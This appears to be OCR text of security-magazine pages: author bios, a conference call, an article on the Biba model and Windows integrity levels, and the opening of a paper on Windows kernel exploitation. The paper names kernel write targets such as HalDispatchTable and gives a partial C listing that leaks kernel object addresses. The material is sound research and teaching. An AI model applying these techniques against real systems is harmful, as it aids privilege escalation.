Patricia Prandini is a Information Technology Specialist with a strong background in Information Security. She holds BS in Accounting Science from the Universidad de Buenos Aires (Argentina), a Master´s Degree from the Univesity of Illinois (USA) and a CISA Certification from ISACA and is currently pursuing a M.Sc Degree in Information Security at the Universidad de Buenos Aires (Argentina). Most of her working experience comes from the Public Sector, where she has been involved in the Argentina PKI development and operation. She can be reached at *patriciaprandini@yahoo.com*.

Emiliano Jose Fausto is an Information Systems Engineer (UTN), and he is currently pursuing a Master in Computer Security (UBA). Right now he is working as a Technical Support Manager at Barcelona/04, having previously worked in the same company as a project leader for national and international projects and also as a focal point in the Professional Services area.

Marcia Maggiore completed her undergraduate studies in Computer Science at UBA, is certified CISA and is currently pursuing a Masters in Information Security in the said university. She has developed her career in the computer field of important organizations and for several years she has served as a consultant in Information Security Management Systems. Se has taught courses in the specialty and about Auditing Systems in several renowned institutions. •

BIBLIOGRAPHY

1. ETSI TS 102 023 v. 1.2.1 (2003-01) - Electronic Signatures and Infrastructures – Policy Requirements for time-stamping authorities – European Telecommunications Standards Institute (ETSI)
2. RFC 3161 – Network Working Group - Internet X.509 Public Key Infrastructure Time Stamp Protocol (TSP) - The Internet Engineering Task Force. *http://www.ietf.org/rfc/rfc3161.txt*
3. CWA 14172-8:2004 - EESSI Conformity Assessment Guidance - Part 8: Time stamping Authority services and processes - European Committee for Standardization (CEN). *ftp://ftp.cenorm.be/PUBLIC/CWAs/e-Europe/eSign/cwa14172-08-2004-Mar.pdf*
4. Trusted Time Stamp Standards: A comparison and Guideline of ANS X9.95 - Jeff Stapleton - Information Assurance Consortium. *http://www.infoassurance.org/Public%20Docs/TTSS%20 20070429%20IAC.pdf*
5. Brazil's ITI rules about time stamps. *http://www.iti.gov.br/twiki/pub/Certificacao/Resolucoes/Resolucao_58.pdf, http://www.iti.gov.br/twiki/pub/Certificacao/Resolucoes/Resolucao_59.pdf, http://www.iti.gov.br/twiki/pub/Certificacao/Resolucoes/Resolucao_60.pdf*
6. Italian Legal Time. *http://www.inrim.it/ntp/webclock_i.shtml*
7. Law 59 (2003-12-19) Spain – Digital signature. *http://www.dnielectronico.es/marco_legal/ley_59_2003.html*

High Security Lab: http://lhs.loria.fr

Malware 2010

5th IEEE International Conference on Malicious and Unwanted Software

Nancy, France, Oct. 20-21, 2010

http://malware10.loria.fr

Important dates
Submission: June 30th, 2010
Notification: August 27th, 2010
Final version: September 10th, 2010

General Program Chair
Fernando C. Colon Osorio, WSSRL and Brandeis University

Chairs of Malware 2010
Jean-Yves Marion, Nancy University
Noam Rathaus, Beyond Security
Cliff Zhou, University Central Florida

Publicity Co-Chairs
Jose Morales, University of Texas
Daniel Reynaud, Nancy-University

Local Chair
Matthieu Kaczmarek, INRIA

Program Committee
Anthony Arrott, Trend Micro
Pierre-Marc Bureau, ESET
Mila Dalla Preda, Verona University
Saumya Debray, Arizona University
Thomas Engel, University of Luxembourg
José M. Fernandez, Ecole Polytechnique de Montréal
Dr. Olivier Festor, INRIA
Prof. Brent Kang, North Carolina University
Prof. Felix Leder, Bonn University
Bo Olsen, Kaspersky
Dr. Jose Nazario, Arbor networks
Dr. Phil Porras, SRI International
Fred Raynal, Sogeti
Andrew Walenstein, Lafayette University
Jeff Williams, Microsoft
Yang Xiang, Deakin University

Integrity Policies

An Old Idea with a Modern Implementation

Esteban Guillardoy *(eguillardoy@ribadeohacklab.com.ar),*
Facundo de Guzman *(fdeguzman@ribadeohacklab.com.ar),*
Hernan Abbamonte *(habbamonte@ribadeohacklab.com.ar)*

Integrity Policies are not a wide discussed topic as confidentiality policies are. Integrity refers to the trustworthiness of data or resources. It is usually defined in terms of preventing improper or authorized change to data. In this article we will cover the most known theoretical model to assess integrity requirement on a system and we will explore a modern implementation on Windows systems.

Computer security rests on confidentiality, integrity, and availability. Those are the basic components and we can only guarantee the security of a system by taking care of the three of them.

Depending on the nature of the system, one of these components will be more critical than the others.

A security policy is a rule that partitions the states of the system into a set of authorized, or secure, states and a set of unauthorized, or nonsecure, ones.

A security policy may use two types of access controls: alone or together. The former leaves the access control decision of the owner. The latter provides the system with the access control, and the owner cannot override the controls.

If an individual user can set an access control mechanism to allow or deny access to an object, that mechanism is a discretionary access control (DAC). When a system mechanism controls access to an object and an individual user cannot alter that access, the control is a mandatory access control (MAC).

Discretionary access controls base access rights on the identity of the subject and the identity of the object involved.

On a mandatory access control schema the system mechanism will check information associated with both the subject and the object to determine whether the subject should access the object or not. Rules describe the conditions under which access is allowed.

Security policies can be divided in two major types depending on the basic component that they are trying to protect. The most important groups are confidentiality policies and integrity policies.

A confidentiality policy, also called an information flow policy, prevents the unauthorized disclosure of information, whereas integrity policies prevent unauthorized modification of information.

Integrity systems have to deal with environment expectations, even though they have to face different attacks. One of the main goals of integrity policies is to guarantee that internal system data keeps consistent with real world representation. Let us take the example of an inventory system. Its main security goal is to avoid random changes on data, and not to prevent information to get disclosure.

From the previous paragraphs we may conclude that an integrity system must meet the following requirements:

- Prevent from unauthorized modification of data
- Keep internal and external consistency
- Keep metadata quality consistent
- Avert authorized but wrong modifications

Biba INTEGRITY Model

In 1977, Kenneth Biba proposed on his Integrity Considerations for Secure Computer Systems paper a model that contains a set of access

control rules designed to ensure data integrity.

This model states that the elements –based upon an ordering relation- have to be classified into integrity levels. Objects are assigned to integrity classes according to the potential harm their improper modification may have for the organization. Moreover, users are also assigned to security classes consistent with the level of trustworthiness.

Biba model is not the first multilevel security model. In 1973 Bell-Lapadula model addressed the confidentiality issue by defining a model, formalized on their paper Secure Computer System: Unified Exposition and Multics Interpretation, where subjects and objects where divided in different levels. In this proposal the subject can read an object if the security level of the subject is equal or greater than the security level of the object. Furthermore, the subject can write an object if the security level of the object is equal or greater than the security level of the subject.


On his paper, Kenneth Biba proposed three policies for addressing integrity requirements. One of them, known as Strict Integrity Policy, is the mathematical dual of the Bell-Lapadula model. Here, a subject can read an object if the integrity level of the object is equal or greater than the integrity level of the subject, and the subject can write the object if the integrity level of the subject is equal or greater than the integrity level of the object.

By meeting these requirements, it is demonstrated that the integrity objectives are met.

Microsoft Windows Implementation: Mandatory Integrity Control (Wic)

From Windows Vista on, Microsoft included some new security features. One of the most important is the inclusion of a Mandatory Integrity Control system. The main purpose of this feature is to overcome limitations related to malicious code execution from previous versions of operating system. For example, if we have downloaded an executable file from Internet that it is not fully trustworthy, we can prevent our system from an unexpected damage.


Figure 1. Bell Lapadula Model



Windows uses an object called a token (or access token) to identify the security context of a process or thread and it is generated based on user login. A security context consists in information that describes the privileges, accounts, and groups associated with the process or thread.

On previous versions of Windows, two algorithms are used for determining access to an object. The first one sets the maximum accesses allowed to an object, a form of which is (no se entiende) exported to user mode with

Figure 2. Biba Model



the Windows *GetEffectveRightsFromAcl* function. The second one determines whether a specific desired access is allowed or not, which can be done with the Windows *AccessCheck* function or the *AccessCheckByType* function.

From Windows Vista on, when a user logs on, the operating system assigns an integrity SID to the user's access token. The SID includes an integrity label that specifies the level of access the token—and therefore the user—can achieve. There are two policies

- **TOKEN_MANDATORY_NO_WRITE_UP,** which is enabled by default. It sets the No-Write-Up policy on this token specifying that the process or thread will not be able to access objects with a higher integrity level for write access.

- **TOKEN_MANDATORY_NEW_PROCESS_MIN,** which is also enabled by default. It specifies that the reference monitor should look at the integrity level of the executable image when launching a child process and compute the minimum integrity level of the parent process and the file object's integrity level as the child's integrity level.

Token are only part of the object security equation. Another part of the equation is the security information -which specifies who can perform which actions on the object- associated with an object. The data structure for this information is called a security descriptor. The security descriptor contains several attributes such as including information of the discretional access control list and the integrity level of the object.

In order to grant access to an object, newest versions of Windows operating system uses two different methods:

- The mandatory integrity check which determines whether the integrity level of the caller is high enough to access the resource based upon the resource's own integrity level and its mandatory policy.

- The discretionary access check which sets the access that a specific user account has to an object.

When a process tries to open an object, the integrity check takes place before the standard Discretional access check using the kernel function SeAccessCheck. This function is faster to execute and can quickly eliminate the need to perform the full discretionary access check. Given the default integrity policies a process can only open an object for write access if its integrity level is equal to or higher than the object's integrity level, and the discretional check also grants the process the access it desires.

With the default integrity policy, processes can open any object for read access as long as the object's discretional ACL grants them read access. This means that a process running at low integrity level can open any files accessible to the user account in which it's running.

After the integrity check is complete, and assuming the mandatory policy allows access to the object based on the caller's integrity, the discretional access control methods works in a similar way to previous versions of the operating system.

Windows Vista implements six different levels of integrity.

- **Untrusted:** processes that are logged on anonymously are automatically designated as Untrusted
- **Low:** The Low integrity level is the level used by default for interaction with the Internet.
- **Medium:** Medium is the context that most objects will run in. Standard users receive the Medium integrity level, and any object not explicitly designated with a lower or higher integrity level is Medium by default.
- **High:** Administrators are granted the High integrity level. This ensures that Administrators are able to interact and modify objects assigned with Medium or Low integrity levels, but can also act on other objects with a High integrity level which standard users cannot do.
- **System:** The Windows kernel and core services are granted the System integrity level.
- **Installer:** Objects assigned with the Installer integrity level are also able to uninstall all other objects. We have not seen a practical usage of this level.

Most applications in Windows Vista run at a standard user level of access at the medium integrity level. Applications at the medium integrity level do not experience any restrictions on how they interact with other applications and with data at the medium integrity level. Specific tasks or applications that require administrative rights run at a high integrity level. System services run at the system integrity level, because there are restrictions on their ability to interact with the default desktop, and they often run with powerful system privileges.


By using Process Hacker, an excellent open source tool for process management, we can get information of the integrity level of the process just by adding the column.

Internet Explorer Protected Mode

By default, most processes run on Medium integrity level. However, as Internet environment is considered to be dangerous and totally untrustworthy after Internet Explorer 7, the process iexplore.exe runs on Low integrity level by default. This improves system security because if the user enters on a website which tries to install some malware on the computer, the process will be running on a state where it will not be able to gain access to files and registry keys in user profile or to write system files.

Low integrity processes can only write to folders, files, and registry keys that

Figure 3. Core activities



have been assigned a low integrity mandatory label. As a result, Internet Explorer and extensions that run in Protected Mode can only write to low integrity locations such as the new low integrity temporary Internet files folder, the History folder, the Cookies folder, the Favorites folder and the Windows temporary file folders. By preventing unauthorized access to sensitive areas of a user's system, Protected Mode limits the amount of damage that can be caused by a compromised IE process.

Two higher privilege broker processes allow Internet Explorer and extensions to perform elevated operations given user consent.

For example, the user privilege broker (IEUser.exe) process provides a set of functions that allows the user to save files in areas outside of low integrity one. In addition, an administrator privilege broker (IEInstal.exe) process allows Internet Explorer to install ActiveX controls.

Some sites may not function properly with the restrictions imposed by Protected Mode. It is possible, on the Security tab of the Internet Options configuration console, to uncheck the option to 'Enable Protected Mode'. Doing so removes most of the protection Vista provides against unauthorized or malicious activities via the Internet though, and it is therefore highly recommended to leave Protected Mode on.

Command Line Utilities For Managing Wic

Microsoft does not provide any GUI tool for managing WIC. There is a command line utility called ICACLS which will display the contents of the discretionary ACL, as well as mandatory labels.

By using this tool we can, among many other things, visualize and modify integrity level of objects.

For example, if we type icacls *c:\filename.ext* we will see the information for that object.

If there is no explicit definition for the integrity level of the object we will not see a specific line for it, but if an explicit definition is made we will see a line informing, for instance, *Mandatory Label\Medium Mandatory Level*.

If we want to modify the integrity level of a file we simply type *icacls filename.ext/setintegritylevel L*. This will set the Integrity Level to Low. M or H will set it to medium or high respectively.

ICACLS.exe has some limitations and is also quite hard to use. We can only assign Low, Medium or High integrity levels, we cannot assign "no read up" or "no execute up" integrity policies and it will not let you create and apply a hand-crafted raw integrity control label.

Mark Minasi created two command line utilities to manage Windows Integrity Levels: **chml** and **regil**. They can be downloaded at *http://www.minasi.com/apps/*.

Chml ("change mandatory label) allows to view and change ILs on files and folders, while Regil ("Registry integrity levels) permits to view and change ILs on Registry keys which can be done by using icacls.

CHML main advantage is that the syntax is simple: just follow chml with the name of the folder, followed by a lowercase "i," a colon, and then one of the letters *u*, *i*, *m*, *h*, or *s*, which signify Untrusted, Low, Medium, High, or System.

REGIL has been designed to work like chml. By using this tools we can manage, in a clearer way that using icacls, integrity levels of most objects of a Windows system.

Conclusion

BIBA Model has been described more than 3 decades ago for military usages. The model is really useful for maintaining system security requisites. After so many years, Microsoft implementation finally used the concept on a wide spread system. While it is completely invisible, mandatory integrity control is an important advance in maintaining the security and stability of Windows System. Unfortunately, it is not widely known by most Windows users and system administrator. We believe that if a GUI for configuring integrity level were provided, many people would find the feature and start researching its usage. We therefore encourage users to try this feature, especially at the time of running an application downloaded from the internet. Indeed, we can never be sure if the real purpose of a code is the one we think.

About The Authors

Ribadeo was formed by a group of technology enthusiasts on June 2009. Its main purpose is to publish investigations and findings related to information security. Its current members are Esteban Guillardoy, Facundo de Guzman and Hernan Abbamonte.

Esteban was born in 1982 and is about to graduate as Informatics Engineer from Universidad de Buenos Aires. He is an experienced consultant on security and operations monitoring, working as lead technical consultant in the Technology Team in Tango/04 Computing Group (http://www.tango04.com), conducting and developing different projects.

Facundo was born in 1982 and is an advanced student of Information Systems Engineering at Universidad Tecnologica Nacional. He works as technical consultant on Technology Team in Tango/04 Computing Group, leading and developing projects on infrastructure and security monitoring.

Hernan was born in 1985 and he holds a degree as Information Systems Engineer from Universidad Tecnologica Nacional. Currently he is doing a Master Course on Information Security at Universidad de Buenos Aires. He formerly worked as technical consultant on Technology Team in Tango/04 Computing Group, leading and developing monitoring projects on different technologies. Currently he works as Information Security Team Leader at EDUC.AR (*http://www.educ.ar*).

The group has a variety of interest, including, reverse engineering, security software development, penetration testing, python programming, operating systems security and database security.

For further information you can visit us at *http://www.ribadeohacklab.com.ar.* •

REFERENCES & FURTHER READING

- Steve Riley on Security - Mandatory integrity control in Windows Vista *http://blogs.technet.com/steriley/archive/2006/07/21/442870.aspx*
- Understanding and Working in Protected Mode Internet Explorer *http://msdn.microsoft.com/en-us/library/bb250462%28VS.85%29.aspx#dse_stlip*
- Why Vista? Mandatory Integrity Control (MIC) (Security, Stability, System Integrity) *http://adopenstatic.com/cs/blogs/ken/archive/2006/08/18/Why-Vista_3F00_-Mandatory-Integrity-Control-_2800_MIC_2900_-_2800_Security_2C00_-Stability_2C00_-System-Integrity_2900_.aspx*
- chml and regil: Utilities To Manage Windows Integrity Levels *http://www.minasi.com/apps/*
- Icacls *http://technet.microsoft.com/en-us/library/cc753525%28WS.10%29.aspx*
- Process Hacker *http://processhacker.sourceforge.net/*
- Microsoft Windows Internals Fourth Edition – Mark Russinovich, David Solomon
- Microsoft Windows Internals Fifth Edition – Mark Russinovich, David Solomon, Alex Ionescu
- Computer Security: Art and Sciente – Matt Bishop
- Integrity Considerations for Secure Computer Systems – K. J. Biba – MTR-3153

Windows Objects in Kernel Vulnerability Exploitation

By **Matthew "j00ru" Jurczyk**

Windows kernel vulnerabilities are continuously becoming more and more popular among security experts, in the recent years. This is probably caused by the fact that code running in the mysterious, *ring-0* mode has its own set of rules, as well as potential bugs. Moreover, the possible benefits of exploiting a kernel vulnerability are tremendously different from these, found in user-mode software. Such differences are a simple consequence of the operating system design itself – both processor modes are meant to be used by code responsible for various tasks, such as:


- Security management
- Providing a stable execution environment for user applications
- Physical device management
- Running user-specific programs, such as word processor, internet browser, games etc.

As can be seen, the first three points require considerably higher system privileges, than the latter one. Associating different code modules with different privileges is called *privilege separation*, and is a vital part of *Protected Mode* – the operational mode introduced in the Intel x86 processors in the early 90's. This paper aims to cover some of the possible ways of gathering sensitive data from the Windows kernel, and then using it to elevate the current application privileges, consequently leading to system security compromise.

Protected-Mode Basics

Before thinking of how the system privileges could be escalated by a potential attacker, one should firstly focus on some basic information about the *Protected Mode* design.

Diagram 1.
Microsoft Windows virtual memory layout



What has been mentioned in the previous section, various system tasks require multiple privilege levels to work on. Thus, in order to provide fair system security, less critical modules should be assigned lower privileges, while the more critical ones should run with full control over the system. To achieve this, Intel introduced four privilege levels (so-called *rings*) - with *ring-0* being the most, and *ring-3* less privileged mode. In practice, most of the modern operating systems only take advantage of *ring-0* and *ring-3*, leaving the remaining two levels unused. Hence, two types of code can be distinguished – *kernel* code (which is not limited to the kernel image, only), having almost complete control over the machine (virtualization mechanisms are beyond the scope of this paper) and *user* code, most commonly executed by ordinary applications, used by the user himself.

One of the most revolutionary features brought by *Protected Mode* was memory protection. As opposed to *Real Mode*, it is now possible for the system to maintain the total, available physical memory in a convenient manner. The address space size increased from 20 to 32 bits (1 megabyte to 4 gigabytes). Furthermore, as the virtual addressing was distract from physical addressing, the OS was

eventually able to separate the memory areas utilized by numerous, active processes.

However, all the features found in new CPU series would remain useless, if the operating systems didn't support these features in the *software way*. Hence, the authors of the operating systems had to design a reasonable security model, based on the *Protected Mode* improvements. The general idea, used in Windows until today, is shown in Image 1. As the image presents, the entire virtual addressing is split into two major parts – *user- and kernel-memory*.

The lower part of the address space is purposed to be accessed by user's applications. As mentioned before, all the programs working on Windows are taking advantage of virtual memory separation – in other words, every single process can operate on his own 2 gigabytes of memory, without sharing it with any other program – this part of memory is *process-specific*. A natural consequence is that user memory is swappable – can be swapped out and saved on the hard disk, when the system is running out of physical memory. Due to the fact that these memory regions are used by non-privileged modules, they can be accessed from within all rings.

The higher part, on the other hand, *belongs* to modules running under *ring-0*. It can be accessed by the system code, only – ordinary applications are unable to execute, modify, or even read its contents. These regions are system-wide, thus don't change on thread switch, but remain the same regardless of the current process. Gaining the ability to execute *ring-0* code makes it possible to subvert the system security, i.e. by installing a stealth *rootkit*, or performing other malicious operations. The entire security design is based on preventing an usual user from altering the existing kernel code or executing his own.

Even though user applications are meant to execute with the *ring-3* rights, a great number of operations cannot be achieved without employing some system management functions, placed in the kernel areas. As noted, it is impossible to directly call privileged code, due to the memory access restrictions. However, a few transition mechanisms have been developed, allowing *ring-3* to *ring-0* transitioning, such as:

- System calls (SYSENTER/SYSEXIT instructions)
- Interrupts (INT instruction)
- Call Gates (CALL FAR instruction)

All of the above methods let the application call a pre-defined kernel function with a certain number of parameters. In case of syscalls, the system must previously initialize an adequate *Model-specific register* (MSR), interrupts require a valid *Interrupt Descriptor Table* to be present, while Call Gates are based on the *Global/Local Descriptor Table*. As can be seen, all of the methods take advantage of structures managed by the system itself. The user is unable to mess with either GDT or IDT – these structures reside inside kernel memory – or MSR, as the *Write MSR* (WMSR) instruction is reserved for *ring-0* mode.

As shown, probably the only possible way of elevating the security privileges would require finding and exploiting a vulnerability present in a kernel function, that is able to be called by a (potentially hostile) user application.

The Real Value Of Kernel Addresses

Having some elementary knowledge of how Protected Mode works, one could ask about how the kernel addresses could prove useful for an user-mode application, since the process wouldn't be able to access data under that address, after all. On the other hand, numerous vulnerabilities are being found in device drivers, and a majority of them can be classified as *write-what-where conditions*. This particular kind of bug makes it possible to, literally, use the vulnerable driver to write a specified value (**what**) to a chosen location (**where**). Such a situation might be a consequence of many possible scenarios, like lack of input/output pointer sanity checks, *pool-based* buffer overflows, and so on. In order to gain *ring-0* code execution, one must first choose the appropriate *what* and *where* operands, so that the write operation leads to the desired result.

For the last couple of years, various critical memory locations (playing the where role) have been researched and described in detail. This includes places, such as **nt!KiDebugRoutine**[1], **nt!HalDispatchTable**[2] (exported), **nt!MmUserProbeAddress**[3] (exported), or even the kernel code instructions, themselves! Some of the above methods turned out to be stable and solid, while other remained in the hypothetical state only. One way or another, all of them pose a very interesting subject for further investigation.

Windows Objects

In order to provide consistent access to various resources made available by the operating system, Windows implements a specific object model. As Windows *Internals 5* states[4], the object manager (a part of the Windows kernel responsible for object management) was designed to meet the following goals:

- Provide a common, uniform mechanism for using system resources,
- Isolate object protection to one location in the operating system so that C2 security compliance can be achieved,
- Provide a mechanism to charge processes for their use of objects so that limits can be placed on the usage of system resources,
- Establish an object-naming scheme that can readily incorporate existing objects, such as the devices, files, and directions of the file system, or other independent collections of objects,

Listing 1. Definition of the OBJECT_HEADER structure on Windows 7 RC x86

```
nt!_OBJECT_HEADER
   +0x000 PointerCount       : Int4B
   +0x004 HandleCount        : Int4B
   +0x004 NextToFree         : Ptr32 Void
   +0x008 Lock               : _EX_PUSH_LOCK
   +0x00c TypeIndex          : UChar
   +0x00d TraceFlags         : UChar
   +0x00e InfoMask           : UChar
   +0x00f Flags              : UChar
   +0x010 ObjectCreateInfo   : Ptr32 _OBJECT_CREATE_INFORMATION
   +0x010 QuotaBlockCharged  : Ptr32 Void
   +0x014 SecurityDescriptor : Ptr32 Void
   +0x018 Body               : _QUAD
```

- Support the requirements of various operating system environments,
- Establish uniform rules for object retention,
- Provide the ability to isolate objects for a specific session to allow for both *local* and *global* objects in the namespace.

In this paper, we are mostly interested in the *executive* objects, commonly (yet indirectly) utilized by user-mode applications through the Windows API. Some examples of such objects are: files, directories, threads, processes or events. These resources can be tampered with, using functions like *CreateFile*, *WriteFile*, *OpenProcess*, *SetEvent* etc. Each of the above object types represents a certain system resource.

Internally, Windows objects are implemented as basic structures, containing *type-specific* information. Since these structures are stored inside kernel memory, and thus no application has direct access to its contents, all the desired operations are performed by the kernel, on behalf of the user's program. However, *ring-3* code doesn't operate on raw kernel addresses – instead, special values called Handles are provided by the Object Manager. These *handles* are actually indexes into the *Process Handle Table*, which in turn contains pointers to the associated structures. In other words, handles are used as the user-mode representatives of system resources, and are translated to real pointers in the kernel mode.

The internal object structure is composed of two integral parts – the object header, common for all existing types of objects, and the latter part – *object-specific* data. The object header includes information such as its name, security descriptor, quota charges and other, standard characteristics. More precisely, it is described by a structure named OBJECT_HEADER, presented in *Listing 1*.

After 24 bytes of the above properties, a next structure follows, depending on the object type. Most of the *executive* object structures are defined in the Microsoft Debugging Symbols[5] for the *ntoskrnl.exe* image. Some exemplary, widely used structure names are: *KPROCESS* (process), *KTHREAD* (thread) or *KSEMAPHORE* (semaphore). More detailed definitions of a few objects are presented later in this paper.

Retrieving object-related information from within user-mode

As mentioned before, every single internal object structure is safely stored in the high memory regions, protected from unauthorized write access. Despite that, as it turns out, Windows operating system provides multiple services (system calls), designed to supply a variety of information regarding the current system state. A list of the most important information-querying functions follows:

- **NtQuerySystemInformation**[6] – returns system-wide information, such as kernel configuration (e.g. *memory pools*), hardware information (e.g. processor characteristics), global system settings (e.g. current time), and much more,
- **NtQueryInformationProcess**[7] – returns information about a certain process, based on internal process structures like *KPROCESS*,
- **NtQueryInformationThread**[8] – same as above, involving the thread object,
- **NtQueryJobObject, NtQueryInformationToken, NtQueryInformationPort** and other – return *type-specific* information about a specific Windows object.

A majority of the *NtQueryInformation~* functions have their counterparts – *NtSetInformation~* - responsible for changing the specified information instead of querying for it. However, among all the available information classes (defined in *ddk\winddk.h* and *ddk\ntapi.h*, can also be found in the *Windows NT 2000 Native API Reference*[9] book), some of them are marked read-only, while other can be changed, as well. Because of the fact that most of the information related to objects is obtained and set using the above routines, they are extensively used by multiple external libraries, such as *kernel32*.dll, which utilize these system calls to implement documented Windows API functions.

The **NtQuerySystemInformation** function along with **SystemHandleInformation** parameter can be used to obtain data regarding all open handles present in the system. On a valid call, the function returns a 32-bit unsigned integer – *NumberOfHandles* – and the appropriate number of *SYSTEM_HANDLE_TABLE_ENTRY_INFO* structures, each describing a single handle. The definitions of both structures are shown in *Listing 2*.

After successfully reading structures of all the existing system handles, one can easily extract the address of a certain object. The problem is even simpler, when the handle is created in the context of the local process – in this case, both *UniqueProcessId* and *HandleValue* fields are known straight away, which is enough to find the right descriptor structure. *Listing 3* shows an

Listing 2. Definitions of the structures return by the NtQuerySystemInformation system call

```
typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO {
  USHORT UniqueProcessId;
  USHORT CreatorBackTraceIndex;
  UCHAR ObjectTypeIndex;
  UCHAR HandleAttributes;
  USHORT HandleValue;
  PVOID Object;
  ULONG GrantedAccess;
} SYSTEM_HANDLE_TABLE_ENTRY_INFO, *PSYSTEM_HANDLE_TABLE_ENTRY_INFO;

typedef struct _SYSTEM_HANDLE_INFORMATION {
ULONG NumberOfHandles;
SYSTEM_HANDLE_TABLE_ENTRY_INFO Handles[ 1 ];
} SYSTEM_HANDLE_INFORMATION, *PSYSTEM_HANDLE_INFORMATION;
```

Where:
UniqueProcessId
The Process ID of the owner of the handle.

CreatorBackTraceIndex
Debugging purpose field, usually zero.

ObjectTypeIndex
The object type identifier of the handle in consideration.

HandleAttributes
Contains internal flags, specifying the handle properties (such as *PROTECTED_FROM_CLOSE*).

HandleValue
The exact handle value, that the owner process is operating on.

Object
The kernel-mode address of the object referred by the handle.

GrantedAccess
Access granted at the time of creating the handle.

Listing 3. An exemplary function, retrieving the virtual address of a specified object

```
LPVOID GetHandleAddress(ULONG dwProcessId, USHORT hObject)
{
  NTSTATUS NtStatus;
  SYSTEM_HANDLE_INFORMATION SystemHandle;
  BYTE* HandleInformation;
  DWORD BytesReturned = 0;
  ULONG i;

NtQuerySystemInformation(SystemHandleInformation,
&SystemHandle,sizeof (SYSTEM_HANDLE_INFORMATION), &BytesReturned);

  HandleInformation = new BYTE[BytesReturned];
  if(!HandleInformation)
    return NULL;

if(!NT_SUCCESS(NtQuerySystemInformation(SystemHandleInformation,
